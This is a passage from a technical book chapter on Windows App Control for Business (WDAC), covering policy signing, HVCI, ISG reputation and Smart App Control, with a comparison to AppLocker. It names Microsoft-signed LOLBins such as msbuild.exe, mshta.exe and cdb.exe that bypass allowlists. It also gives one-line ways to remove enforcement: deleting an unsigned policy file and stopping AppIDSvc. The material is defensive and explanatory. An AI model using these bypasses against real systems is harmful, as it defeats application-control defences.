§ ASIDE — **A NOTE ON THE THREE PRODUCT NAMES** Microsoft's October 2017 retrospective is the cleanest explanation of the first rename [566]: the Device Guard umbrella *"unintentionally left an impression for many customers that the two features were inexorably linked and could not be deployed separately"*. Which Configurable CI and HVCI never were. The rename to WDAC was brand management, not a technology change. The 2024 rename to App Control for Business [537] is similarly a rebrand; Microsoft Learn states *"App Control for Business was originally released as part of Device Guard and called configurable code integrity. The terms 'Device Guard' and 'configurable code integrity' are no longer used with App Control except when deploying policies through Group Policy."* The same kernel code path has worn three names in nine years.

The naming convention this chapter uses: lead with "App Control for Business (still widely called WDAC)" on first mention, then use App Control except when quoting third-party sources or search terms. The community search term "WDAC" stays in the title and tags because much practitioner content still uses it.




Figure 13.4: Three brand names (Configurable Code Integrity in 2015, Windows Defender Application Control in 2017, and App Control for Business in 2024) all converge on the same unchanged kernel CI evaluator, ci.dll. The rename history is brand management, not a technology change.

> **Search hygiene.** In 2026, "WDAC" remains the more discoverable community-search term for the kernel CI policy mechanism. Microsoft Learn redirects from the old `windows-defender-application-control/` URL path to the new `app-control-for-business/` path, but third-party blogs, conference talks, and the bypass corpora often still use "WDAC". If you are searching, use both terms.

A peer mechanism in the kernel CI component is a deliberate, specific architectural choice. What does App Control for Business *actually* check at policy-evaluation time, and what makes its policy itself tamper-resistant against a `SYSTEM`-equivalent attacker?

The mechanism in detail

A `LoadImage` callback enters the kernel. Where does the policy decision happen, who reads the policy file, and what stops the attacker from just deleting or replacing the policy file?

Where it runs. Inside `ci.dll`, loaded by the Windows kernel. The same component that enforces driver signing / DSE / KMCS [279]. The integration builds on documented kernel API surfaces: `PsSetLoadImageNotifyRoutine` [583] registers an image-load callback, and `PsLookupProcessByProcessId` [584] resolves the loading PID to an `EPROCESS` so the load can be attributed to the right process; the full internal enforcement path inside `ci.dll` is not public, and the documented load-image notification callbacks are a related surface rather than the blocking enforcement path itself. A user-mode `sc.exe stop` has no effect because there is *no service to stop*. The evaluator is the kernel.

What it evaluates. For each candidate image, `ci.dll` checks:

- The file's **Authenticode signature**: signer subject, EKU (Extended Key Usage), leaf certificate attributes.
- The file's **signed metadata**: Original Filename, version, product name (analogous to AppLocker's Publisher rule).
- **SHA-1, SHA-256, and page hashes** of the file content.
- The file's **path**, introduced in Windows 10 1903, with a mandatory runtime user-writeability check that distinguishes App Control path rules from AppLocker's [585]. An App Control path rule that resolves to a directory writable by a non-administrator is rejected at evaluation time.
- The file's **Managed Installer lineage**: whether the file was written by a process tagged as a managed installer [586].
- The file's **ISG reputation**: covered in the ISG section [587].

> ◆ **DEFINITION — Code Integrity policy** The XML / binary `.cip` policy file that `ci.dll` consults at every image-load callback. Authored in XML via the `New-CIPolicy` and `Merge-CIPolicy` cmdlets (the `ConfigCI` PowerShell module) and compiled to a binary `.cip` via `ConvertFrom-CIPolicy`. The kernel reads the active policies from `%SystemRoot%\System32\CodeIntegrity\CiPolicies\Active\*.cip` at boot and on policy refresh. *Format lineage:* the original single-policy model deployed one binary `SiPolicy.p7b` directly under `%SystemRoot%\System32\CodeIntegrity\`; the multiple-policy format introduced in Windows 10 version 1903 replaced it with per-policy `{PolicyGUID}.cip` files under `CiPolicies\Active\`, which is the form modern MDM/Intune and script deployments use. Legacy GPO single-policy estates may still carry the older `SiPolicy.p7b` form.

> **Definition: Managed Installer.** A trust-propagation feature in App Control. An administrator designates a process (typically a configuration-management agent such as Configuration Manager, Intune, or a third-party tool such as Patch My PC) as a *managed installer*. Any file written by that process is automatically tagged with an Extended Attribute marking it as installed by trusted infrastructure. App Control policy can then allow files bearing the tag. The Managed Installer rule collection is implemented as an AppLocker rule set [586], which is the most-cited example of AppLocker enforcement plumbing being reused by App Control rather than replaced.

Policy file format. XML in, binary in the kernel. The cmdlet sequence:

```
New-CIPolicy   → Merge-CIPolicy → ConvertFrom-CIPolicy → .cip file →
  drop into Active/ → reboot or refresh
```

> ▪ **SIDE NOTE** The PowerShell module that exposes these cmdlets is still partly named after the WDAC era. `ConvertFrom-CIPolicy`, `Set-CIPolicySetting`, `Set-CIPolicyVersion`, `Add-SignerRule`, and the rest all retain the *CIPolicy* / *ConfigCI* naming through the 2024 rebrand. Microsoft has not renamed the cmdlets to *App Control for Business*. The App Control Wizard [588] is an open-source MSIX-packaged C# tool that uses these same cmdlets under the hood.

Signed vs unsigned policies: the load-bearing distinction. This is the single most common practitioner confusion in App Control deployments, and it is worth several paragraphs of care.

An **unsigned** App Control policy is fully supported and widely deployed. The policy XML is authored, compiled, and dropped into the active-policies directory. The kernel reads it and enforces it. But the policy file itself has no cryptographic binding to the device. Any process with write access to `%SystemRoot%\System32\CodeIntegrity\CiPolicies\Active\` (which includes anything running as `SYSTEM` or administrator) can simply `del` the `.cip` file and reboot. Enforcement vanishes. The defect is not in `ci.dll`; it is in the policy not being signed.

A **signed** App Control policy is signed by the **deploying organization's** code-signing certificate: *not* by the application publisher's certificate, which is the misconception most often imported from the AppLocker mental model. The deploying organization typically uses an internal PKI leaf, the signing private key kept on a hardware token or in a sealed key vault. When the policy is signed, the kernel CI evaluator validates the signature against the trusted signer set baked into the policy at first application; a subsequent attempt to remove or replace the `.cip`


file is rejected at boot because the unsigned (or alternately-signed) replacement does not match. Even SYSTEM cannot replace the policy without the corresponding private key. This is the only configuration whose *policy integrity* survives an admin-equivalent attacker: which, as later sections show, is not the same as containing everything such an attacker can do.

> App Control policies are signed by the deploying organization's code-signing certificate, *not* by the application publisher's. The signed policy is bound to the device such that even SYSTEM cannot remove or replace it without the organization's signing key.

Dimension	Unsigned policy	Signed policy
Tamper-resistance against SYSTEM / admin	None; the `.cip` file can be deleted	Strong with Secure Boot enabled; removal requires a properly signed replacement policy
Deployment complexity	Low; copy file and reboot	High; requires PKI, signing infra, key custody
Signing PKI requirement	None	Internal code-signing CA leaf required
Removal mechanism	`del *.cip` + reboot	Sign and deploy a *replace* policy with the same key
Suitable as MSRC security boundary	No	Yes (with HVCI on)

HVCI integration. When Virtualization-Based Security is on, the kernel CI evaluator itself runs in VTL1 inside **HVCI** (memory integrity, in Windows 11 Settings) [279] [579]. A kernel-mode attacker in VTL0 (even one who has loaded an arbitrary kernel driver and corrupted kernel memory at will) cannot tamper with the code-integrity evaluation path. The decision lives behind the hypervisor boundary.

> ◆ **DEFINITION — VTL0 / VTL1 (RECAP)** Virtual Trust Levels exposed by the Windows hypervisor. VTL0 is the normal Windows kernel and user mode. VTL1 is the *secure kernel*, an isolated execution environment with restricted memory access and a tighter trust model. With HVCI enabled, the code-integrity evaluator runs in VTL1; a kernel-mode attacker confined to VTL0 cannot read or write VTL1 memory directly. The Secure Kernel chapter (Chapter 6) owns the VTL model in depth.



*No boundary crossing, no user-mode service — the evaluator **is** the kernel. Under HVCI it runs in VTL1, beyond a SYSTEM attacker's reach.*

Figure 13.5: An image load under App Control for Business. The LoadImage callback enters ci.dll in the kernel, which parses the Authenticode signature, hashes and path, matches the active.cip policy, and honors ALLOW/DENY before the entry point runs. No user-mode service participates in the verdict: the deliberate contrast with the AppLocker flow.




Figure 13.6: The VTL0/VTL1 split under HVCI. The normal NTOS kernel, its loaded drivers, and a kernel-mode attacker all live in VTL0; the CI evaluator (ci.dll) runs in VTL1 behind the Windows hypervisor's per-VTL SLAT permissions. A VTL0 attacker can issue regulated calls but cannot reach into VTL1 to tamper with the code-integrity verdict.

Multi-policy support. From Windows 10 1903 (May 2019) the kernel supported up to 32 active App Control policies whose interactions follow two distinct rules: multiple base policies *intersect* (an app must be allowed by every base policy that applies), while a base policy and its supplemental policies *union* (an app is allowed if any of them allow it), and deny rules always win in either combination. The cap was **lifted** by the April 9, 2024 cumulative security updates: **KB5036893** for Windows 11 22H2 and 23H2 (OS Builds 22621.3447 and 22631.3447) [589], and **KB5036892** for Windows 10 21H2 and 22H2 (OS Builds 19044.4291 and 19045.4291) [590]. Microsoft's *Deploy multiple App Control for Business policies* page is explicit on the version scope [591]: *"The policy limit was not removed on Windows 11 21H2 and will remain limited to 32 policies."* No published Microsoft documentation gives the new ceiling on the platforms where the cap was lifted; the practical limit is policy parsing time at boot.

> **Unsigned policy = no boundary against admin.** This is the single most common practitioner misreading in App Control deployments. An unsigned App Control policy enforces against userland and against unprivileged users perfectly well, but it does *not* qualify as a security boundary under the MSRC servicing criteria, because an admin or SYSTEM attacker can delete the policy file. The phrase *"deploy WDAC"* alone is ambiguous; the meaningful phrase is *"deploy a signed App Control policy with HVCI on and the Recommended Block Rules merged in"*.

Kernel evaluator, signed policy, HVCI-isolated evaluator, multi-policy merge. That is *the security boundary* Microsoft sells. But none of those facts tells you what *signals* the policy can act on, and one of those signals (ISG) is the single most misunderstood piece of the App Control vocabulary.

ISG, the reputation signal everyone calls a list

Open any practitioner thread about App Control in 2024-2026 and you will see the phrase *"the ISG list of trusted apps."* There is no such list. Microsoft has said so for years. The misconception is institutional.

The verbatim Microsoft Learn quote, from the *Use App Control with the Intelligent Security Graph* page [587]:

> The ISG isn't a "list" of apps. Rather, it uses the same vast security intelligence and machine learning analytics that power Microsoft Defender SmartScreen and Microsoft Defender Antivirus to help classify applications as having "known good," "known bad," or "unknown" reputation. This cloud-based AI is based on trillions of signals collected from Windows endpoints and other data sources, and processed every 24 hours.
>
> The ISG isn't a 'list' of apps.. Microsoft Learn, *Use App Control with the Intelligent Security Graph* [587]

ISG is a *reputation classifier.* An App Control policy can be configured to treat ISG's *"known good"* verdict as an additive allow signal. ISG never blocks on App Control's behalf. The Microsoft Learn page is precise: *"the ISG option only allows binaries that are known good. If a binary is unknown or known bad, it won't be allowed by the ISG"* [587]. The classifier sits underneath the policy's explicit rules; it does not override them.

> ◆ **DEFINITION — INTELLIGENT SECURITY GRAPH (ISG)** A Microsoft cloud service that ingests telemetry from Defender SmartScreen, Defender Antivirus, and partner products and produces a reputation classification for individual binaries. The classifier returns one of *known good*, *known bad*, or *unknown*. App

> Control can be configured to treat *known good* as an additional allow path, in addition to the explicit signer / hash / path / Managed Installer rules in the policy. ISG never *blocks* on its own; *unknown* and *known bad* simply mean ISG does not vote allow [587].

The mechanism. When ISG is enabled and a binary is classified *known good*, Windows tags the file with an Extended Attribute named `$KERNEL.SMARTLOCKER.ORIGINCLAIM`, so the CI evaluator can honor the verdict at subsequent image loads without a fresh cloud call. The cloud reputation model itself is processed every 24 hours [587] App Control's client-side requeries are documented only as *periodic*, without a fixed interval. The policy option `Enabled:Invalidate EAs on Reboot` discards the tags across reboot, forcing a re-evaluation.

> ▪ **SIDE NOTE** The extended attribute `$KERNEL.SMARTLOCKER.ORIGINCLAIM` is the same EA-tag mechanism the Managed Installer feature uses to propagate the "installed by trusted infrastructure" signal [586]. Two adjacent App Control features therefore share the same persistence layer: one populated by a local trusted-process designation, the other populated by a cloud reputation classifier. The kernel evaluator does not care which source wrote the tag.

The misconception this section closes is that ISG is a *list* of curated allowed apps: a corporate-managed allowlist administered by Microsoft. It is not. Calling ISG *"cloud-reputation-driven allow-listing"* is half-true in spirit and wrong in mechanism. ISG is *reputation*. The allow*list* is what the App Control policy still has to author explicitly.

> **There is no Intelligent Trusted List or 'ITL'.** The phrase *Intelligent Trusted List* and the acronym *ITL* surface periodically in AI summaries and in third-party blog posts that describe App Control features. **No such Microsoft feature exists.** A search of Microsoft Learn produces zero results; the URLs cited by AI summaries return 404; and the definitions offered by AI summaries contradict each other. The closest real Microsoft features are ISG (this section), the Microsoft Recommended Block Rules (the Where This Link Breaks section), and Smart App Control (the Smart App Control section). If you see *ITL* in a security blog, treat it as a fabrication and ignore it.

ISG turns an App Control policy into a hybrid: explicit rules plus a reputation tap. But it is still an allowlist, and an allowlist has a structural ceiling. Microsoft itself published the consequence as a *block* list. Why?

Where this link breaks

Microsoft's own Microsoft Learn page lists approximately forty Microsoft-signed binaries that can bypass an App Control allow rule on themselves. The page is called *Applications that can bypass App Control and how to block them* [563]. Why does Microsoft publish a list of its own bypassable signed binaries?

Because if your App Control policy says *"allow Microsoft-signed code"*, then it admits each of those forty binaries, and each one is a way to run attacker-supplied code while complying with the policy. The publisher gate cannot evaluate side effects.

> ◆ **DEFINITION — LOLBin (Living Off The Land Binary)** A binary already present on the operating system, typically signed by the OS vendor, that an attacker can repurpose to perform actions a security control would otherwise block. The canonical Windows LOLBin classes are script interpreters bundled with the OS or runtime (`mshta.exe`, `wscript.exe`), build tools that compile and execute attacker-supplied source (`msbuild.exe`, `csi.exe`, `dotnet.exe`), debuggers that script their own target (`cdb.exe`, `windbg.exe`), and registration utilities that load arbitrary DLLs into a signed host (`regsvr32.exe`, `rundll32.exe`). The community-curated LOLBAS Project [592] catalogs hundreds.

The named-researcher chain that drove the Recommended Block Rules is a who-is-who of mid-2010s Windows offensive research:

- **`cdb.exe`**: Matt Graeber, August 2016, preserved in the Wayback Machine [593]. The Windows debugger ships signed by Microsoft and includes a scripting facility that runs arbitrary shellcode in memory. Graeber's blog post asked, in his own words, *"what is a tool that's signed by Microsoft that will execute code, preferably in memory?"* and answered *"WinDbg/CDB of course!"*
- **`csi.exe`**: Casey Smith, September 2016, preserved in the Wayback Machine [594]. The C# interactive compiler, distributed with Visual Studio, is signed by Microsoft and runs arbitrary C# fragments via `Assembly.Load()`.
- **`dnx.exe`**: Matt Nelson, November 2016 [595]. The early.NET Core host that loads and executes arbitrary.NET assemblies under a signed Microsoft binary.
- **`addinprocess.exe` / `addinprocess32.exe`**: James Forshaw, July 2017 [596]. The.NET Framework `System.AddIn` out-of-process add-in host (`%WINDIR%\Microsoft.NET\Framework\v4.0.30319\`) that can be coerced into loading an attacker DLL while the parent process satisfies the signed-publisher policy.

- **`dotnet.exe`**: Jimmy Bayne, August 2019 [597]. The shipping.NET host with the same fundamental capability as `dnx.exe` but with a 2019-vintage attack surface and a live PoC against both AppLocker and App Control.

The operational entries practitioners encounter most often are `msbuild.exe` (the C# / MSBuild compiler that can execute inline build tasks), `mshta.exe` (the HTML application host), `wmic.exe` (which can load XSL stylesheets that execute arbitrary script), `wscript.exe` (Windows Script Host), and `bash.exe` / `wsl.exe` (the WSL launchers, which provide an entirely separate execution environment outside the policy's reach).

Binary	Capability that enables the bypass	Original researcher	Source
`cdb.exe`	Debugger scripting facility executes shellcode in memory	Matt Graeber, Aug 2016	[593]
`csi.exe`	C# interactive compiler, `Assembly.Load()` over arbitrary C#	Casey Smith, Sep 2016	[594]
`dnx.exe`	Early.NET Core host, loads arbitrary assemblies	Matt Nelson, Nov 2016	[595]
`addinprocess.exe`	.NET `System.AddIn` out-of-process host loads attacker DLL	James Forshaw, Jul 2017	[596]
`dotnet.exe`	Modern.NET host, AWL bypass via assembly loading	Jimmy Bayne, Aug 2019	[597]
`msbuild.exe`	Inline `Task` in build XML compiles and runs C# at build time	community	[563]
`mshta.exe`	HTA host evaluates VBScript / JScript	community	[563]
`wmic.exe`	XSL stylesheet evaluation runs arbitrary script	community	[563]
`bash.exe` / `wsl.exe`	Launches WSL kernel, an environment outside App Control	community	[563]

The structural limit being demonstrated. A publisher-gate allowlist cannot evaluate what a signed binary will *do* after it starts. If the policy allows Microsoft-signed code, it has no way to know that `msbuild.exe` will compile and execute attacker-supplied C# at runtime. The same kind of structural ceiling that applied to AppLocker's user-mode evaluator applies to App Control's publisher gate. Different mechanism, different layer; same kind of structural ceiling.




Figure 13.7: The publisher-gate's structural blind spot, drawn as a before/after timeline. At policy-evaluation time the allow decision is fixed from signer / hash / path. msbuild.exe is Microsoft-signed, so the policy admits it. Only at runtime, after the entry point, does the binary read attacker-controlled input and compile inline C#. No policy-time check spans both moments.

The community corpus. Jimmy Bayne's `bohops/UltimateWDACBypassList` [565] preserves per-binary attribution to Forshaw, Smith, Nelson, Graeber, Moe, and others. Pair with the LOLBAS Project [592] as the cross-platform LOLBin catalog and you have the empirical record the Recommended Block Rules canonicalise.

Microsoft's response was institutional, not architectural. Publish the inverse list and update it continuously. The Microsoft Recommended Block Rules policy is the canonical mitigation [563]. Snapshots of the page through 2019, 2020, 2022, and 2023 show a monotonically growing enumeration: a handful of entries at first, around forty by 2026, with each addition traceable to a named-researcher write-up.

> ▪ **SIDE NOTE** Matt Graeber's original 2016 `cdb.exe` write-up URL `www.exploit-monday.com/2016/08/windbg-cdb-shellcode-runner.html` now serves an unrelated 2011 NTFS-ADS post (also by Graeber, but pre-cdb-era). The verbatim August 2016 LOLBin post is preserved in the Wayback Machine [593]. The attribution is independently triangulated by the Microsoft Recommended Block Rules page itself (*"Microsoft recognizes… Matt Graeber"*) [563] and by `bohops/UltimateWDACBypassList` [565].

"App Control with the Recommended Block Rules" and *"App Control without them"* are not the same product. The block list is load-bearing.

> DO NOT consider any application whitelisting solution to be secure against a bored member of staff.: James Forshaw, *DG on Windows 10 S* [596]

Operational cost is non-zero. The `webclnt.dll` block in the Recommended Block Rules has a documented practitioner side effect. Peter Upfold's July 2024 write-up [598] documents a 5-15 second Word "not responding" hang on OneDrive / SharePoint saves caused specifically by that block, on machines with App Control for Business enforcing the Microsoft Recommended Block Rules. The mitigation has a cost. Honest deployment means measuring the cost against the threat it addresses.

§ ASIDE — **The Word-hang anecdote: webclnt.dll has a real operational cost** Peter Upfold reported in July 2024 [598] that *"users were experiencing a 5-15 second delay when saving a document to OneDrive or SharePoint, during which Word would show as 'not responding.' All machines in question use App Control for Business (WDAC)."* The cause was the `webclnt.dll` entry in the Microsoft Recommended Block Rules, which blocks the WebDAV redirector. WebDAV is the underlying transport Office uses for some OneDrive / SharePoint save paths. The block exists because `webclnt.dll` has historically been used by attackers to coerce NTLM authentication to attacker-controlled UNC paths; the side effect is a Word hang on legitimate saves. This is the texture of *"App Control with the Recommended Block Rules"*: not theoretical, not free.

Tie back to the thesis. The bypass corpus does *not* undermine App Control's security-boundary status. It underlines that without the Recommended Block Rules, an App Control *"allow all Microsoft-signed code"* policy is not a coherent security policy. The boundary holds *because* Microsoft and the community continuously update the inverse list.

⚠ CAUTION **App Control with vs without the Recommended Block Rules are qualitatively different products.** A signed policy with HVCI is the boundary configuration; the Recommended Block Rules are required hardening for any policy that trusts Microsoft-signed code broadly. An App Control deployment that allows Microsoft-signed code without the Block Rules is enforcement-of-a-name, not enforcement-of-a-capability. The single most-skipped step in production deployments is the merge of the Recommended Block Rules and the Vulnerable Driver Blocklist into the active policy.

If both AppLocker and App Control have structural ceilings, and Microsoft maintains them both, the question is not *"which one is correct?"* It is: *what is Microsoft's third application-control product, who is it for, and how does it relate to the first two?* That is Smart App Control.

Smart App Control

Windows 11 22H2 ships on September 20, 2022 [383] [580]. Microsoft introduces **Smart App Control** (SAC) for consumer Windows. It runs on the same kernel CI machinery as App Control for Business [599]. It is *not* App Control for Business. Why is it a distinct product?

The mechanism. SAC uses the same `ci.dll` evaluator as App Control for Business. Its decision source is ISG, with a fallback to *"valid signature from a Trusted Root CA"* when ISG has no verdict [599]. On an eligible clean install of Windows 11 22H2 or later, SAC starts in evaluation mode and either moves to enforcement or turns itself off, depending on whether Microsoft assesses the device as a good fit.

The product is categorically different.

- *Unmanaged*: no admin policy, no GPO, no Intune authoring surface.
- *All-or-nothing*: there is no per-app rule list. Either SAC is on for the device, or it is off.
- *Auto-disables silently*: when the device's telemetry suggests SAC would be disruptive, it can disable itself without prompting the user [599].
- *Enterprise-managed devices keep it off*: SAC stays off if *"your device is enterprise-managed or developer-mode has been configured"* [600].

> ◆ **DEFINITION — SMART APP CONTROL** A consumer-grade Windows 11 application-control feature that uses the same kernel CI evaluator as App Control for Business but provides no policy authoring surface. SAC consults the Intelligent Security Graph for reputation and a Trusted Root CA signature fallback for unknown binaries. SAC is binary: on (enforcing for the device) or off. On eligible clean installs of Windows 11 22H2 and later for unmanaged consumer devices, it starts in evaluation mode and then turns on or off [599] [600].

The 2026 update most older write-ups still get wrong. SAC can be re-enabled without a clean install on current Windows versions. The Microsoft Support FAQ [600] states: *"Recent Windows updates allow Smart App Control to be enabled within the Windows Security App without requiring a clean installation"* and *"Recent Windows updates allow Smart App Control to be re-enabled without requiring a clean installation."* If you read a blog post that claims SAC requires a Windows 11 reinstall to enable, that post pre-dates these updates. The current SAC state-machine vocabulary is *evaluation mode* (not *audit mode*) [599].

> **SAC enable/disable on current Windows.** The widely-cited 2022-era guidance that *"to turn on Smart App Control, a Windows 11 reinstall is required"* is no longer true [600]. Microsoft has shipped the in-place enable / re-enable surface in the Windows Security app. If your reading list still warns of the reinstall requirement, the warning is empirically outdated as of 2026.
>
> **Side note.** The Microsoft documentation about SAC is itself inconsistent on this point. The *Smart App Control overview* developer page still says SAC *"can only be enabled on a clean install of a version of Windows that contains the Smart App Control feature"* and lists *"A clean Windows install"* as a SAC requirement [599], while the Microsoft Support FAQ [600] documents the in-place re-enable surface. The FAQ is the more current source and is the one Microsoft updates when servicing changes the behavior; the developer overview page lags. Practitioners reading the two pages back-to-back should treat the FAQ as authoritative for current Windows.

Why SAC is *not* "WDAC for consumers": the enforcement engine is approximately the same, but the product is categorically different. Unmanaged, all-or-nothing, ISG-gated, silently auto-disables. The kernel is the same; the management story is the inverse. The FAQ flags this misconception explicitly.

Three products now sit in the inventory: AppLocker, App Control for Business, Smart App Control. The practitioner question is no longer *"which one is best?"* It is *"which one fits which deployment?"* That is the job of the next section.

Side-by-Side Comparison

Most comparisons of AppLocker and App Control are organized by feature inventory. That answers the wrong question. Organize the comparison by *what the security practitioner actually needs to decide*, and the line between the two becomes obvious.

Practitioner-decision dimension	AppLocker	App Control for Business
MSRC servicing-criteria classification	Defense-in-depth (not a security feature) [537]	Security feature when signed policy and HVCI [537]
Enforcement locus	User-mode `AppIDSvc` + kernel `AppID.sys` minifilter [562]	Kernel `ci.dll` (HVCI: VTL1) [279]
Survives `SYSTEM`-equivalent attacker	No. `sc stop AppIDSvc` ends enforcement	Yes, when policy is signed and HVCI is on
Per-user / per-group rules	Yes [575]	No (whole-device) [575]
Driver coverage	No (drivers go through KMCS / DSE)	Yes: App Control policy can govern drivers as a peer of KMCS

Practitioner-decision dimension	AppLocker	App Control for Business
`.bat` / `.cmd` script enforcement	Yes [574]	No. Script enforcement is host-cooperative and `cmd.exe` is not enlightened [601] [575]
Signing infrastructure required	None	Internal code-signing PKI required for signed policy (the security-boundary configuration)
Reboot required to apply policy changes	No (immediate take-effect through AppIDSvc)	Yes for signed policies (because the trusted-signer set is sealed at boot)
GPO deployment	Mature dedicated UI	Single-policy XML through Administrative Templates → System → Device Guard
MDM / Intune deployment	AppLocker CSP (in maintenance) [602]	ApplicationControl CSP (multi-policy, where new feature work lands) [602] [603]
Active feature development	None; *"isn't getting new feature improvements"* [537]	Yes; multi-policy cap removed April 2024 [591], Server 2025 OS-Config integration [604]
Canonical bypass corpus	Oddvar Moe `UltimateAppLockerByPassList` [564]	Jimmy Bayne `bohops/UltimateWDACBypassList` [565] Microsoft Recommended Block Rules [563]

The table does not say *"AppLocker bad, App Control good."* It says the two are **non-substitutable**. AppLocker gives you per-user policy on devices that do not have a code-signing PKI. App Control gives you a real security boundary on devices that do.

